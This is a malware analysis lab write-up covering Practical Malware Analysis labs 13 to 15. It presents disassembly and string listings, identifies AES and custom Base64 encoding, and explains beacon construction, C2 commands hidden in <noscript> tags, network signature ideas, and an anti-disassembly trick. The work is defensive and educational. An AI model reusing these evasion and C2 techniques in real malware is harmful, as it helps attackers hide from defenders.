
```

The above codes simply scan the path in which the executable resides in for encoded files that start with “temp“. It then reads the file and pass the data to the encoding function @0x40181F. Once the data is decoded, we make use of the function @0x401000 to write out the file to “DECODED_[encoded file name].bmp“. Last but not least i shall delete the encoded file so as not to clutter the folder

c. Analyze the malware found in the file Lab13-03.exe.

- i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

Based on Wireshark and program response we could see the following strings.



<http://www.practicalmalwareanalysis.com>

In IDA Pro we can see the domain host name and some possible debug messages.

Address	Length	Type	String
.idata:00410088	00000023	00000000	Microsoft Visual C++ Runtime Library
.idata:00410094	00000017	00000000	Runtime Error! Program
.idata:00410188	00000013	00000000	<program name unknown>
.idata:0041017C	00000010	00000000	GetActiveWindow
.idata:0041018C	0000000C	00000000	MessageBoxA
.idata:00410198	0000000B	00000000	user32.dll
.idata:0041118E	0000000B	00000000	kernel32.dll
.idata:00411202	0000000B	00000000	USER32.dll
.idata:004120A5	00000040	00000000	DEFGHJKLMNOPQRSTUvwxyzABcdefghijklmnopqrstuvwxyzab0123456789+ /
.data:00412128	00000009	00000000	ReadFile
.data:00412134	0000000D	00000000	WriteConsole
.data:00412144	0000000C	00000000	ReadConsole
.data:00412150	0000000A	00000000	WriteFile
.data:00412164	00000010	00000000	DuplicateHandle
.data:00412174	00000010	00000000	DuplicateHandle
.data:00412184	00000010	00000000	DuplicateHandle
.data:00412194	0000000C	00000000	CloseHandle
.data:004121A0	0000000C	00000000	CloseHandle
.data:004121AC	0000000D	00000000	GetStdHandle
.data:004121B8	0000000C	00000000	CloseHandle
.data:004121C4	0000000C	00000000	CloseHandle
.data:004121D0	0000000C	00000000	CloseHandle
.data:004121DC	0000000C	00000000	CreateThread
.data:004121E8	0000000C	00000000	CreateThread
.data:004121F8	0000000D	00000000	CreateThread
.data:00412208	00000011	00000000	ijklmnopqrstuvwxyz
.data:0041221C	00000021	00000000	Object not initialized
.data:00412244	00000017	00000000	Data not multiple of Block Size
.data:00412264	0000000A	00000000	Empty key
.data:00412290	00000015	00000000	Incorrect key length
.data:004122A8	00000017	00000000	Incorrect block length

- ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?

Malware Analysis

There are quite a lot of xor operations to go through. But based on the figure below, it is highly possible that AES is being used; The **Advanced Encryption Standard (AES)** is also known as **Rijndael**.

```

.text:00402B3F          sub_4027ED          33 14 85 08 E3 40 00          xor     ecx, ds:Rijndael_Td2[ecx*4]
.text:00402A4E          sub_4027ED          33 14 85 08 E3 40 00          xor     ecx, ds:Rijndael_Td2[ecx*4]
.text:00402587          sub_40223A          33 14 85 08 D3 40 00          xor     ecx, ds:Rijndael_Te2[ecx*4]
.text:00402496          sub_40223A          33 14 85 08 D3 40 00          xor     ecx, ds:Rijndael_Te2[ecx*4]
.text:00402892          sub_4027ED          33 11                                xor     edx, [ecx]
.text:004022DD          sub_40223A          33 11                                xor     edx, [ecx]
.text:00402A68          sub_4027ED          33 10                                xor     edx, [eax]
.text:004024B0          sub_40223A          33 10                                xor     edx, [eax]
.text:004021F6          sub_401AC2          33 0C 95 08 F3 40 00          xor     ecx, ds:dword_40F308[edx*4]
.text:004033A2          sub_403166          33 0C 95 08 E7 40 00          xor     ecx, ds:Rijndael_Td3[ecx*4]
.text:004033B1          sub_403166          33 0C 95 08 E3 40 00          xor     ecx, ds:Rijndael_Td2[ecx*4]
.text:00402AF0          sub_4027ED          33 0C 95 08 E3 40 00          xor     ecx, ds:Rijndael_Td2[ecx*4]
.text:0040335D          sub_403166          33 0C 95 08 DF 40 00          xor     ecx, ds:Rijndael_Td1[ecx*4]
.text:00402FE1          sub_402DA8          33 0C 95 08 D7 40 00          xor     ecx, ds:Rijndael_Te3[ecx*4]
.text:00402FC0          sub_402DA8          33 0C 95 08 D3 40 00          xor     ecx, ds:Rijndael_Te2[ecx*4]
.text:00402538          sub_40223A          33 0C 95 08 D3 40 00          xor     ecx, ds:Rijndael_Te2[ecx*4]
.text:00402F9C          sub_402DA8          33 0C 95 08 CF 40 00          xor     ecx, ds:Rijndael_Te1[ecx*4]
.text:004033BC          sub_403166          33 0C 90                                xor     ecx, [eax+edx*4]
.text:00402FF8          sub_402DA8          33 0C 90                                xor     ecx, [eax+edx*4]
.text:00402205          sub_401AC2          33 0C 85 08 F7 40 00          xor     ecx, ds:dword_40F708[ecx*4]
.text:004021E3          sub_401AC2          33 0C 85 08 EF 40 00          xor     ecx, ds:dword_40EF08[ecx*4]
.text:00402AFF          sub_4027ED          33 0C 85 08 E7 40 00          xor     ecx, ds:Rijndael_Td3[ecx*4]
.text:00402ADD          sub_4027ED          33 0C 85 08 DF 40 00          xor     ecx, ds:Rijndael_Td1[ecx*4]
.text:00402547          sub_40223A          33 0C 85 08 D7 40 00          xor     ecx, ds:Rijndael_Te3[ecx*4]
.text:00402525          sub_40223A          33 0C 85 08 CF 40 00          xor     ecx, ds:Rijndael_Te1[ecx*4]
.text:00402AAF          sub_4027ED          33 04 95 08 E7 40 00          xor     eax, ds:Rijndael_Td3[ecx*4]
.text:00402A9C          sub_4027ED          33 04 95 08 DF 40 00          xor     eax, ds:Rijndael_Td1[ecx*4]
.text:004024F7          sub_40223A          33 04 95 08 D7 40 00          xor     eax, ds:Rijndael_Te3[ecx*4]
.text:004024D4          sub_40223A          33 04 95 08 CF 40 00          xor     eax, ds:Rijndael_Te1[ecx*4]
.text:0040249F          sub_4027ED          33 04 8D 08 E3 40 00          xor     eax, ds:Rijndael_Td2[ecx*4]
.text:004024E7          sub_40223A          33 04 8D 08 D3 40 00          xor     eax, ds:Rijndael_Te2[ecx*4]
.text:0040874E          32 30                                xor     dh, [eax]
.text:004039E8          sub_403990          32 11                                xor     dl, [ecx]
.text:00408752          30 30                                xor     [eax], dh

```

iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?

Most likely AES is being used in the malware.




Figure 5. PEID found AES

```

The initial autoanalysis has been finished.
40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.

```

Figure 6. Find Crypt 2 Plugin Found AES

Practical No. 8

a. Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.

i. Which networking libraries does the malware use, and what are their advantages?

The networking library used is urlmon's [URLDownloadToCacheFileA](#).

Address	Ordinal	Name	Library
004050B8		URLDownloadToCacheFileA	urlmon
0040500C		Sleep	KERNEL32
00405010		CreateProcessA	KERNEL32
00405014		FlushFileBuffers	KERNEL32

Figure 1. urlmon's URLDownloadToCacheFileA

The advantage of using this api call is that the http packets being sent looks like a typical packet from the victim's browser.




Figure 2. User-Agent

ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?

From the figure below, we can observe that the networking beacon is constructed from a partial GUID(19h to 24h) via [GetCurrentHWProfileA](#) and username via [GetUserNameA](#).

Based on MSDN, **szHwProfileGuid** is a globally unique identifier (GUID) string for the current hardware profile. The string returned by [GetCurrentHwProfile](#) encloses the GUID in curly braces, {}; for example: {12340001-4980-1920-6788-123456789012}.

Therefore on different machine, the GUID should be different which infers that the beacon will change. On top of that, another variable used is the username therefore different users logging in to the same infected machine will generate a different beacon as well.

```

add     esp, 0Ch
lea     ecx, [ebp+HwProfileInfo]
push   ecx ; lpHwProfileInfo
call   ds:GetCurrentHwProfileA
movsx  edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push   edx
movsx  eax, [ebp+HwProfileInfo.szHwProfileGuid+23h]
push   eax
movsx  ecx, [ebp+HwProfileInfo.szHwProfileGuid+22h]
push   ecx
movsx  edx, [ebp+HwProfileInfo.szHwProfileGuid+21h]
push   edx
movsx  eax, [ebp+HwProfileInfo.szHwProfileGuid+20h]
push   eax
movsx  ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Fh]
push   ecx
movsx  edx, [ebp+HwProfileInfo.szHwProfileGuid+1Eh]
push   edx
movsx  eax, [ebp+HwProfileInfo.szHwProfileGuid+1Dh]
push   eax
movsx  ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Ch]
push   ecx
movsx  edx, [ebp+HwProfileInfo.szHwProfileGuid+1Bh]
push   edx
movsx  eax, [ebp+HwProfileInfo.szHwProfileGuid+1Ah]
push   eax
movsx  ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push   ecx
push   offset aCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c"
lea     edx, [ebp+var_10098]
push   edx ; char *
call   _sprintf
add     esp, 38h
mov     [ebp+pcbBuffer], 7FFFh
lea     eax, [ebp+pcbBuffer]
push   eax ; pcbBuffer
lea     ecx, [ebp+Buffer]
push   ecx ; lpBuffer
call   ds:GetUserNameA
test   eax, eax
jnz    short loc_40135C
    
```



```

loc_40135C:
lea     edx, [ebp+Buffer]
push   edx
lea     eax, [ebp+var_10098]
push   eax
push   offset aSS ; GUID-USERNAME
lea     ecx, [ebp+var_10160]
push   ecx ; char *
call   _sprintf
    
```

Figure 3. GUID & Username

iii. Why might the information embedded in the networking beacon be of interest to the attacker?

So that the attacker can have a unique id to keep track of the infected machines and users.

iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?

Yes except that the padding used is different.



Figure 4. padding 'a' is used instead of '='

To prove that let's try it using ollydbg. Set breakpoint @0x004013A2 and we can step through the base64 algo in action. In my test experiment i used AA:AA:AA:AA:AA:AA-AAAAAAAAAAAAAAAA to let it encode. By right the standard base64 should give me the following results.




Figure 5.

Encoding AA:AA:AA:AA:AA:AA-AAAAAAAAAAAAAAAA

However we got back QUE6QUE6QUE6QUE6QUE6QUE6QUEtQUFBQUFBQUFBQUFBQQaa instead. Which further reinforced what we have seen earlier in IDA Pro where 'a' is used instead of '=' for padding.

Malware Analysis

If the attacker's IP were to be blocked, other same variant of malware that uses different IP would not be affected.

Con

If the IP is blacklisted as malicious and blocked by the feds, the attacker would have lost access to the malware. If the attacker were to use a domain name, he can easily just redirect to another IP.

ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?

Address	Ordinal	Name	Library
004020D4		InternetCloseHandle	WININET
004020D8		InternetOpenUrlA	WININET
004020DC		InternetOpenA	WININET
004020E0		InternetReadFile	WININET
004020CC		LoadStringA	USER32
004020C0		SHChangeNotify	SHELL32
004020C4		ShellExecuteExA	SHELL32
00402074		exit	MSVCRT

Figure 2. WININET

WININET library is used by this malware.

Pro

Caching and cookies are automatically set by the OS. If cache are not cleared before re-downloading of files, the malware could be getting a cached file instead of a new code that needs to be downloaded.

Con

User agent need to be set by the malware author, usually the user agent is hard coded.

iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?

The url is hidden in the string resource. Once a malware is compiled, the attacker would just need to reset the resource to another ip without recompiling the malware. Also using a resource make do without an additional config file.

iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?

Threads are created by the malware. One to send data out in the user agent field after encoding it using custom base64. The other to receive data.




Figure 3. Read Data




Figure 4. Send Data

Read Data Thread uses a static user agent “Internet Surf” as shown below.

```

; int __cdecl InternetRead(LPCSTR lpszUrl)
InternetRead proc near

dwNumberOfBytesRead= dword ptr -4
lpszUrl= dword ptr 4

push    ecx
push    ebx
push    ebp
push    0           ; dwFlags
push    0           ; lpszProxyBypass
push    0           ; lpszProxy
push    0           ; dwAccessType
push    offset szAgent ; "Internet Surf"
call    ds:InternetOpenA ; dwContext
push    0
mov     ebp, eax
mov     eax, [esp+10h+lpszUrl]

```

Figure 5. Internet Surf User-agent

v. What kind of information is communicated in the malware’s initial beacon?

Setting a breakpoint @0x00401750, we will break before the malware attempts to send packets out. Here you will see a custom base64 encoded data being package ready to send out.





Figure 6. Base64 encoded data

The decoded text is the cmd.exe prompt.



Custom alphabet base 64 decoder:

Use your own base 64 alphabet to encode or decode data. (Ixeshe malware beacons for example use a custom base64 alphabet in the beacons. Find the alphabet by looking for a 65 byte string in the unpacked binary.)

Custom alphabet:

Standard alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=

Data:

Results - Decode:

Figure 7. Decoded Base64

vi. What are some disadvantages in the design of this malware's communication channels?

1. Only outgoing traffic is encoded thus incoming commands are in plain for defender to see

Malware Analysis

2. The user agent used is hard coded for one of the thread which makes it easy to form a signature to detect it.
3. The other user agent looks out of place and defender can spot it if he/she go through the packet header.

vii. Is the malware's encoding scheme standard?

No. We can see the custom base64 key in the following figure.

```

data:00403010 ; cnar byte_403010[]
data:00403010 byte_403010 db 'W' ; DATA XREF: BASE64+80Tr
data:00403010 ; BASE64+80Tr ...
data:00403011 aXyz1abcd3Fghij db 'XYZ1abcd3Fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUWmn0pqrstuvwxyz',0
data:00403051 align 4
data:00403054 aCmd_exe db 'cmd.exe',0 ; DATA XREF: WinMain(x,x,x,x)+13DTo

```

Figure

8. Custom base64 key

c. This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file *Lab14-03.exe*.

i. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?


From the figure below, we can see hard-coded user-agent and headers (Accept, Accept-Language, Accept-Encoding, and a unique UA-CPU field). All of these can be used as a signature especially the **UA-CPU** field. It is also noted that the author pass the string “**User-Agent: xxx**” into InternetOpenA API call. This results in User-Agent field being set to **User-Agent:User-Agent:xxx...** A duplicate error in which we can use it to generate a good signature too.

.data:0040811C	00000032	C	http://www.practicalmalwareanalysis.com/start.htm
.data:0040810C	0000000F	C	C:\\autobat.exe
.data:004080FC	0000000F	C	C:\\autobat.exe
.data:004080A4	0000004E	C	Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate
.data:00408038	00000068	C	User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET ...

Figure 1. HTTP Headers

ii. What elements of the initial beacon may not be conducive to a longlasting signature?

In the subroutine @0x401457, we can see that the url “<http://www.practicalmalwareanalysis.com/start.htm>” is being set as the beacon destination. However that is provided that “**c:\\autobat.exe**” does not exists, if it exists, the contents will be read and parsed as the beacon destination instead. Using “<http://www.practicalmalwareanalysis.com/start.htm>” as a signature might not be a good idea since an attacker might be able to change the beacon destination.



iii. How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?

The malware scan the response for a <noscript> tag. The text after the tag is the command to execute. The advantage of using this technique is that it is hiding the commands in plain sight that blends in the returned html page. Therefore making detection hard for defender.

```

-text: 00401000
-text: 00401001
-text: 00401003
-text: 00401009
-text: 0040100C
-text: 00401012
-text: 00401015
-text: 00401019
-text: 0040101C
-text: 00401022
-text: 00401025
-text: 00401028
-text: 0040102B
-text: 00401031
-text: 00401034
-text: 00401038
-text: 0040103B
-text: 00401041
-text: 00401044
-text: 00401048
-text: 0040104B

push ebp
mov ebp, esp
sub esp, 0D0h
mov eax, [ebp+arg_0]
add eax, 1
mov [ebp+arg_0], eax
mov ecx, [ebp+arg_0]
movsx edx, byte ptr [ecx+8]
cmp edx, >
jnz loc_401141
mov eax, [ebp+arg_0]
movsx ecx, byte ptr [eax]
cmp ecx, n
jnz loc_401141
mov edx, [ebp+arg_0]
movsx eax, byte ptr [edx+5]
cmp eax, i
jnz loc_401141
mov ecx, [ebp+arg_0]
movsx edx, byte ptr [ecx+1]
cmp edx, o
jnz loc_401141
    
```

Figure 3. <noscript>

iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?

Analyzing subroutine @00401000 & 0x00401684. The checks are as follows

1. starts with <noscript>
2. url exists after <noscript>

3. url ends with "69"
4. commands must be in the form of /command/parameter

The attacker hides the commands by using only the first character to switch between predefined commands. Therefore he can use different words to represent same command so long as the first character matches in the switch.

v. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?

The malware divides the parameters by 2 characters. Each 2 characters are passed to atoi function to convert it to integer. It then references the following string to get the exact character it represents.

```
.rdata:00407004 00 00 00 00          align 8  
.rdata:00407008          ; char a0bcdefghijklmn[]  
.rdata:00407008 2F 61 62 63 64 65 66 67+a0bcdefghijklmn db '/abcdefghijklmnopqrstuvwxy0123456789:.-',0
```

Figure 4. Decode string

Pro

It is a custom encoding technique thus not easily detected by existing tools

Con

It is pretty simple to reverse.

vi. What commands are available to this malware?

Command Description

d	Download & Execute
n	Exit
s	Sleep
r	Write autobat.exe

vii. What is the purpose of this malware?

The malware serves as a backdoor by downloading and execute new codes on the victim's machine via http request. It can also rewrite the config file "autobat.exe" to let it connect to a different C2 Server.

viii. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?

1. "<http://www.practicalmalwareanalysis.com/start.htm#8221>;
2. Any new url found in "c:\\autobat.exe"
3. Headers such as UA-CPU and User Agent (duplicated User-Agent)
4. http response contains <noscript>[url][69']

ix. What set of signatures should be used for this malware?

refer to question 8.

d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints “Good Job!” if the argument matches a secret code.

i. What anti-disassembly technique is used in this binary?

Xor was used followed by jz to trick the disassembler into making a jump. An opcode “E8” is used to make IDA Pro disassemble the code wrongly.

```

ext:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
ext:00401000 _main: ; CODE XREF: start+DE↓p
ext:00401000          push   ebp
ext:00401001          mov    ebp, esp
ext:00401003          push   ebx
ext:00401004          push   esi
ext:00401005          push   edi
ext:00401006          cmp   dword ptr [ebp+8], 2
ext:0040100A          jnz   short loc_40105E
ext:0040100C          xor   eax, eax
ext:0040100E          jz    short near ptr loc_401010+1
ext:00401010          loc_401010: ; CODE XREF: .text:0040100E↑j
ext:00401010          call  near ptr BB4C55A0h
ext:00401015          dec   eax
ext:00401016          add   al, 0Fh
ext:00401018          mov   esi, 70FA8311h
ext:0040101D          jnz   short loc_40105E
ext:0040101F          xor   eax, eax
ext:00401021          jz    short near ptr loc_401023+1
ext:00401023          loc_401023: ; CODE XREF: .text:00401021↑j
ext:00401023          call  near ptr BB4C55B3h
ext:00401028          dec   eax
ext:00401029          add   al, 0Fh
ext:0040102B          mov   esi, 0FA830251h
ext:00401030          jno   short near ptr loc_4010A4+3

```

Figure 1. A confuse looking IDA Pro

We can undefine the code and reanalyze the code as shown below.

```

.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main: ; CODE XREF: start+DE↓p
.text:00401000          push   ebp
.text:00401001          mov    ebp, esp
.text:00401003          push   ebx
.text:00401004          push   esi
.text:00401005          push   edi
.text:00401006          cmp   dword ptr [ebp+8], 2
.text:0040100A          jnz   short loc_40105E
.text:0040100C          xor   eax, eax
.text:0040100E          jz    short loc_401011
.text:0040100E          ; -----
.text:00401010          db 0E8h ; b
.text:00401011          ; -----
.text:00401011          loc_401011: ; CODE XREF: .text:0040100E↑j
.text:00401011          mov   eax, [ebp+0Ch]
.text:00401014          mov   ecx, [eax+4]
.text:00401017          movsx edx, byte ptr [ecx]
.text:0040101A          cmp   edx, 70h
.text:0040101D          jnz   short loc_40105E
.text:0040101F          xor   eax, eax
.text:00401021          jz    short loc_401024
.text:00401021          ; -----
.text:00401023          db 0E8h ; b
.text:00401024          ; -----

```

Figure 2. Reanalyzing opcodes

ii. What rogue opcode is the disassembly tricked into disassembling?

E8 was used to trick the dis assembler.

Malware Analysis

```

text:0040105E
text:0040105E 33 C0
text:00401060 74 01
text:00401062
text:00401062 E6 68 1C 30 40
text:00401067 00 FF
text:00401069 15 00 20 40 00
text:0040106E 83 C4 04
text:00401071 33 C0
text:00401073
; CODE XREF: .text:00401010fj ...
xor     eax, eax
jz      short near ptr loc_401062+1
loc_401062:
; CODE XREF: .text:00401060fj
call   near ptr 50702CCFh
add    bh, bh
adc    eax, offset printf
add    esp, 4
xor    eax, eax

```

Figure 3. E8 opcode

iii. How many times is this technique used?

